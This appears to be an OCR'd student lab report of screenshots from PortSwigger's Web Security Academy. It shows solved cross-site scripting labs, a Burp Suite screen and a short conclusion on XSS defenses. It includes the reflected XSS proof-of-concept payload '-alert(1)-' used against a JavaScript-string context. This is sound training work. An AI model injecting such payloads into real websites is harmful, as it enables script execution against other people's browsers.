


Reflected XSS into a JavaScript stri

~~https~~://0a8d00b30446b5cc806b3aae00300057.web-security-academy.net/?sear...

0a8d00b30446b5cc806b3aae00300057.web-security-academy.net says

1




~~https~~://0a8d00b30446b5cc806b3aae00300057.web-security-academy.net/?sear...

Reflected XSS into a JavaScript string with angle brackets HTML encoded

Congratulations, you solved the lab!

0 search results for "-alert(1)-"




Burp Suite Community Edition v2025.1.1 - Temporary Project

Intercept is off

If you turn Intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept off
Forward
Drop
Open browser
Time Type Direction Method URL Status cod
Learn more
Open browser

<u>All are done</u>



All labs | Web Security Academy

portswigger.net/web-security/all-labs#cross-site-scripting

Verify it's you

Back to all topics
SQL injection
Cross-site scripting
Cross-site request forgery (CSRF)
Clickjacking
DOM-based vulnerabilities
Cross-origin resource sharing (CORS)
XML external entity (XXE) injection
Server-side request forgery (SSRF)
HTTP request smuggling
OS command injection
Server-side template injection
Path traversal
Access control vulnerabilities
Authentication
WebSockets
Web cache poisoning
Insecure deserialization
Information disclosure
Business logic vulnerabilities
HTTP Host header attacks
OAuth authentication

Cross-site scripting

LAB APPRENTICE Reflected XSS into HTML context with nothing encoded → Solved

LAB APPRENTICE Stored XSS into HTML context with nothing encoded → Solved


LAB APPRENTICE DOM XSS in `document.write` sink using source `location.search` → Solved

LAB APPRENTICE DOM XSS in `innerHTML` sink using source `location.search` → Solved

LAB APPRENTICE DOM XSS in jQuery anchor `href` attribute sink using `location.search` source → Solved

LAB APPRENTICE DOM XSS in jQuery selector sink using a hashchange event → Solved

Track your progress



Back to all topics
SQL injection
Cross-site scripting
Cross-site request forgery (CSRF)
Clickjacking
DOM-based vulnerabilities
Cross-origin resource sharing (CORS)
XML external entity (XXE) injection
Server-side request forgery (SSRF)
HTTP request smuggling

LAB APPRENTICE Reflected XSS into attribute with angle brackets HTML-encoded → Solved

LAB APPRENTICE Stored XSS into anchor `href` attribute with double quotes HTML-encoded → Solved

LAB APPRENTICE Reflected XSS into a JavaScript string with angle brackets HTML encoded → Solved

<u>Conclusion</u>

Each type of XSS leverages different vectors for execution, and understanding these vulnerabilities is crucial for web developers and security professionals to implement appropriate defenses, such as input validation, output encoding, and the use of security headers.